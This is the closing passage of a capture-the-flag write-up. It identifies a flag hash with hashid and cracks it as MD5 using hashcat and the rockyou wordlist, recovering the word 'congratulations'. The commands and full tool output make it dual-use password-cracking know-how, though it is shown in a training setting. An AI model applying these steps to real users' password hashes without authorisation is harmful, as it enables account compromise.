
Moving to HashID:



```
root@c2:~/inhouse/Pentesting101# hashid -m -j 'fb8d98be1265dd88bac522e1b2182140'
Analyzing 'fb8d98be1265dd88bac522e1b2182140'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
root@c2:~/inhouse/Pentesting101#
```

We find an MD5 hash.

Moving over to Hashcat:


```
C:\hashcat>hashcat64.exe -m 0 finalflag.txt rockyou.txt
hashcat (v3.6.0) starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
================================================
* Device #1: Hawaii, 4048/8192 MB allocatable, 44MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger disabled.

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14343296
* Bytes.....: 139921497
* Keyspace..: 14343296

Approaching final keyspace - workload adjusted.

fb8d98be1265dd88bac522e1b2182140:congratulations

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: fb8d98be1265dd88bac522e1b2182140
Time.Started.....: Thu May 30 13:37:02 2019 (0 secs)
Time.Estimated...: Thu May 30 13:37:02 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  1170.0 MH/s (9.19ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 11536102/14343296 (80.43%)
Rejected.........: 1766/11536102 (0.02%)
Restore.Point....: 0/14343296 (0.00%)
Candidates.#1....: 123456 -> 9845599746521345
HWMon.Dev.#1.....: N/A
```

And there you have it. Now the game is really over. Thanks for playing -- hope you enjoyed!